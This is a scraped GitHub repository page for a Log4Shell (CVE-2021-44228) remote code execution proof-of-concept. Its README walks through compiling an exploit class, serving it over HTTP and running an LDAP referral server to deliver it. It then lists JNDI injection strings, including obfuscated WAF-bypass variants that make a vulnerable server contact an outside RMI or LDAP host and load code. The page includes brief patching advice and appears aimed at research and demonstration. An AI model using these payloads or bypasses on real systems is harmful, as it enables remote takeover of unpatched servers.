 tangxiaofeng7 /

Notifications

Fork 26

Star 74

CVE-2021-44228-Apache-Log4j-Rce

Public

<> Code

Issues 7

Pull requests 2

Actions

Projects

Security

Insights

main

Go to file

<> Code

.idea

src/main/java

.gitignore

Exploit.java

README.md

log4j-rce.iml

pom.xml

README

CVE-2021-44228(Apache Log4j Remote Code Execution)

[all log4j-core versions >=2.0-beta9 and <=2.14.1](#)

About

Apache Log4j 远程代码执行

Readme

Activity

74 stars

2 watching

26 forks

Report repository


Releases


No releases published


Packages


No packages published

Contributors 4

 tangxiaofeng7 唐小风

 fulldecent William Entriken

 carun Arun

 lidingpku Li Ding

The version of 1.x have other vulnerabilities, we recommend that you update the latest version.

[Security Advisories / Bulletins linked to Log4Shell \(CVE-2021-44228\)](#)

## Usage:

download this project, compile the exploit code [blob/master/src/main/java/Exploit.java](#), and start a webserver allowing downloading the compiled binary.

```
git clone https://github.com/tangxiaofeng7/CVE-2021-44228-Apache-Log4j-Rce
cd CVE-2021-44228-Apache-Log4j-Rce

javac Exploit.java

# start webserver
# For Python2
python -m SimpleHTTPServer 8888
# For Python3
python3 -m http.server 8888

# make sure python webserver is running the same
curl -I 127.0.0.1:8888/Exploit.class
```

download another project and run *LDAP server implementation returning JNDI references*  
<https://github.com/mbechler/marshalsec/blob/master/src/main/java/marshalsec/jndi/LDAPRefServer.java>

```
git clone https://github.com/mbechler/marshalsec
cd marshalsec
# Java 8 required
mvn clean package -DskipTests
java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar
```

build and run the activation code (simulate an log4j attack on a vulnerable java web server)

## Languages

● Java 100.0%

[blob/master/src/main/java/log4j.java](#), and your calculator app will appear.

```
cd CVE-2021-44228-Apache-Log4j-Rce
mvn clean package
java -cp target/log4j-rce-1.0-SNAPSHOT-all.jar :

# expect the following
# 1. calculator app appear
# 2. in ldapserver console,
#   Send LDAP reference result for Exploit redirection
# 3. in webserver console,
#   127.0.0.1 - - [....] "GET /Exploit.class HTTP/1.1"
```

Tips:

Do not rely on a current Java version to save you. Update Log4 (or remove the JNDI lookup). Disable the expansion (seems a pretty bad idea anyways).

## Bypass rc1

For example:

```
${jndi:ldap://127.0.0.1:1389/ badClassName}
```

## Bypass WAF

```
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-l}ndi:rmi://asdasd.asdasd.asdasd/ass}
${${::-j}ndi:rmi://asdasd.asdasd.asdasd/ass}
${jndi:rmi://adsasd.asdasd.asdasd}
${${lower:jndi}:${lower:rmi}://adsasd.asdasd.asdasd}
${${lower:${lower:jndi}}:${lower:rmi}://adsasd.asdasd.asdasd}
${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://adsasd.asdasd.asdasd}
${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:l}ndi:rmi://adsasd.asdasd.asdasd}
```

Don't trust the web application firewall.

## Details Of Vuln

Lookups provide a way to add values to the Log4j configuration at arbitrary places.

### Lookups

The methods to cause leak in finally

```
LogManager.getLogger().error()  
LogManager.getLogger().fatal()
```




## Simple Check Method

If you want to do black-box testing, I suggest you do passive scanning.


### BurpLog4jScan

Have Fun!!!

URL	Status	result
http://vulnocus.fifa.sx:37354/hello	finished	vuln!!
http://vulnocus.fifa.sx:37354/hello	finished	vuln!!



## Stargazers over time



[Terms](#) [Privacy](#) [Security](#) [Status](#) [Docs](#) [Contact](#) [Manage cookies](#) [Do not share my personal information](#)

